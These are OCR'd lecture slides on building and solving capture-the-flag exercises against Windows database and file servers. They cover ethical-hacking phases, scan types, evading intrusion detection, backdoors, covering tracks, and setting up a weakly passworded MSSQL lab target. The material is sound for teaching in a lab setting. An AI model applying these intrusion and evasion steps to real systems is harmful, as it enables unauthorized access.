
Lecture 2: Exploiting Windows Database and File Servers

Lanier Watkins, PhD

Objectives

- To walkthrough and discuss an actual the capture-the-flag (CTF) event
- To discuss requirements for the CTF class project
- To demonstrate and discuss the exploitation of Windows database and file servers
- To discuss CTF strategies and flag placement given the exploitation of Windows database and file servers



MALWARE CONFERENCE

KNOW YOUR ENEMY

Research Track ■ Practical Solutions (Industry Track) ■ The Law

Home

2nd Annual Capture

Details
Written by Fernando C. Colon Osorio
Published: 12 October 2015

2nd Annual MALCON Capture The Flag (CTF) Competition

The **2nd Annual Capture The Flag Competition will be held as part of the 10th International Conference on Malicious and Unwanted Software (Malware 2015)** at the at **Waldorf Astoria El Conquistador Resort, Fajardo, Puerto Rico, USA** on October 22nd, 2015.

To Register for the Contest Click Here

Be a part of the 2nd annual offense-only CTF event! Cash prizes of $1000 for the Grand Prize, $250 for 1st place, and $150 for 2nd place, will be awarded as well as a certificate of completion. The CTF round will take place on October 22nd at El Conquistador Hotel in Fajardo, Puerto Rico. Team registration is required to participate in the CTF. Teams up to 4 persons will pay $250 to play at the hotel including breakfast, lunch, and snacks. Teams playing remotely will pay $150.00 (Click Here to Register). We encourage teams based in Puerto Rico to participate at the hotel.

The MalCon CTF is designed to reflect real life scenarios faced by security professionals when deployed in the field. In this offense-only event, the team's job is to penetrate several layers of a system and collect flags for points along the way. Our CTF tech team consists of active security professionals with several years' experience in on and off site penetration testing. Their experience, expertise, and know how are leveraged to create a fun CTF that is technically challenging and realistic.

Quick Facts:

What: 2015 Malcon CTF
When: October 22nd 2015 9am – 6pm

Where: El Conquistador Hotel Fajardo Puerto Rico, teams can play on site and remote.

Registration requirements:

Fee: $250 play onsite (per 4 member team), $150 play remote.

Email: 1 official team contact email

IP addresses: list of IP addresses teams will play from, maximum 7 addresses per team.

Register at: http://www.malwareconference.org

Email questions to ctf@malwareconference.org

The Grand prize is only rewarded to a team after capturing all the flags. One team can only receive one prize. If a team receives the grand prize they will not also receive the 1st place prize. If multiple teams capture all the flags, the grand prize will be awarded to the team that captured all the flags in the shortest amount of time.

The 2nd Annual MalCon CTF is part of the 2015 IEEE Malware Conference (www.malwareconference.org) and is sponsored by Microsoft.

Search

Search

Search ...

Advanced Search

Main Menu

- Home
- Final Program
- Program Committee
- Malware Conference 2015 - Photos & Videos
- Call For Papers & FAQ's
- Malware Blog
- Contact Us

Malware Conference News

Prof Vern Paxson Keynote Malware Conference

Prof. Vern Paxson to serve as Keynote on the 10th Anniversary of the Malware Conference

The organizing committee of the Malware Conference is delighted to announce that for its 10th year anniversary of the Malware Conference, Prof. Vern Paxson, from the University of California at Berkeley, will serve as the Keynote speaker.

Malware Conference 2014 Best Paper Award

Malware 2014 Best Paper Award, Research Track

Presented to

Viviane Zwanger and Michael Meier, University of Bonn, Germany

Class CTF Project

- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story

Phases of Ethical Hacking

- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the system
- Scanning and Enumeration
  - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
- Gaining Access
  - Attacking and accessing the target
- Maintaining Access
  - Placing backdoors or some other mechanism to allow repeated access
- Covering Tracks
  - Attempting to hide initial attack, access, and repeated access


Phases of Ethical Hacking

- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the target
    - Footprinting – map out more details about target
      - Active Footprinting – requires interaction with target
      - Passive Footprinting – collect information from publically available sources
    - Tools
      - Public record search engines
        - » www.sec.gov/edgar.shtml
        - » www.hoovers.com
        - » www.secinfo.com
        - » www.lexisnexis.com
      - Website analysis tools
        - » Burp
        - » www.httrack.com
        - » www.calluna-software.com
      - Network analysis tools
        - » www.arin.net
        - » Whois
        - » Nslookup
        - » www.paterva.com/web5/

TCP Packet Tool: www.colasoft.com/download/products/download_packet_builder.php

Phases of Ethical Hacking

- Scanning and Enumeration
  - – Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
    - Port Scanning
      - – Full connect – 3 way handshake on port
      - – Stealth – send only SYN packets
      - – Inverse TCP flag – send only FIN, URG or PSH packets
      - – XMAS – same as Inverse TCP flag, but with all flags turned on
      - – ACK flag probe – only send ACK
      - – IDLE – uses spoofed IP address and SYN flag



Computer A sends a synchronize message to B containing a sequence number; seq=100.

Computer B acknowledges that it received the message by incrementing the sequence number (called an "ACK"). It also sends its own sequence; ack=101, syn=300.

Computer A receives the Ack it expects and the connection is now established. All communication will now send incremented syns and acks to ensure a good connection; syn=102, ack=301.

TCP Header Flags

- SYN
- ACK
- RST
- FIN
- PST
- URG


Categories of Port and Numbers by ICANN

- Well-known ports: 0 – 1023
- Registered ports: 1024- 49,151
- Dynamic ports: 49152 – 65,535

Scanning Methodology

- Check for live systems
  - Nmap or ping
- Check for open ports
  - Nmap can be used here
- Scan beyond IDS
  - Use stealthy scans
- Perform banner grabbing
  - Nmap or custom methods (class example) can be used here
- Scan for vulnerabilities
  - Nessus or uniscan can be used here
- Draw network diagrams
  - Logical and physical pathways
- Prepare proxies
  - One way of hiding your identity

Kali Linux CTF Blueprints: Chapter 1




Potential CTF Brief

- In the small community bank network, find the Database Server.
- Then, exploit the common web weakness to find the directory and filename for the next flag
- I hear the database server directory has interesting files in it

Brief and Flag Design/Placement


- Do not make your flags too hard
  - Do not put the flag in some esoteric directory not alluded to in brief
  - Do not put the flag In some esoteric file not alluded to in brief

- Do not make your flag too easy
  - Do not make the flag filename unrealistic
  - Do not put the flag off of root
- Be sure to have others test your brief


config.conf - Notepad

```
magicantelopesandhamburgers
```

« Program Files (x86) › Mozilla Firefox › extensions › {972ce4c6-7e08-4474-a285-3208198ce6fd}


flag.txt - Notepad

```
Congratulations.

The answer is: Thatissofetch!
```

› Computer › Local Disk (C:) ›


Name	Date modified	Type	Size
DRIVERS	01/04/2013 17:09	File folder	
Intel	22/03/2012 00:45	File folder	
NVIDIA	06/08/2012 19:44	File folder	
PerfLogs	01/04/2013 17:33	File folder	
Program Files	18/01/2014 12:57	File folder	
Program Files (x86)	18/01/2014 12:57	File folder	
Templenovo	22/03/2012 01:37	File folder	
Users	05/08/2012 18:19	File folder	
Windows	19/01/2014 11:23	File folder	
Kaspersky.log	22/03/2012 01:32	Text Document	7,223 KB
RHDSetup.log	22/03/2012 00:59	Text Document	3 KB
setup.log	01/04/2013 16:58	Text Document	1 KB
flag.txt	21/01/2014 20:19	Text Document	0 KB

flag.txt Date modified: 21/01/2014 20:19 Date created: 21/01/2014 20:19
Text Document Size: 0 bytes

Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes

Kali Linux CTF Blueprints: Chapter 1



The following are the various levels in difficulty of setup:

- **Simple** – This level of difficulty requires installation of the affected software
- **Moderate** – This level of difficulty requires installation of the affected software on a specific operating system
- **Complex** – This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:

- **Simple** – This level of difficulty requires the use of out-of-the-box tools
- **Moderate** – This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- **Complex** – This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools


Vulnerable package	Difficulty of setup	Difficulty of exploitation
Adobe Flash Player	Simple	Moderate
Oracle Java JRE	Simple	Moderate
Internet Explorer	Simple	Complex
QuickTime	Moderate	Complex
ColdFusion	Simple	Simple
TFTP	Simple	Simple
MSSQL	Simple	Moderate

Week #1

Week #2

Kali Linux CTF Blueprints: Chapter 1

- Install MSSQL Server 2005



Microsoft SQL Server 2005 Express Edition Setup

Authentication Mode

The authentication mode specifies the security used when connecting to SQL Server.

Select the authentication mode to use for this installation.


○ Windows Authentication Mode

● Mixed Mode (Windows Authentication and SQL Server Authentication)

Specify the sa logon password below:


Enter password: ••

Confirm password: ••



Kali Linux CTF Blueprints: Chapter 1

- Proof MSSQL Server is running


Sql Server Configuration Manager
File
Action
View
Help
SQL Server Configuration Manager (Local)
SQL Server Services
SQL Server Network Configuration (32bit
Protocols for SQLEXPRESS
SQL Native Client 10.0 Configuration (32I
SQL Server Network Configuration
SQL Native Client 10.0 Configuration
TCP/IP Properties
Protocol
IP Addresses
OK
Cancel
Apply
Help

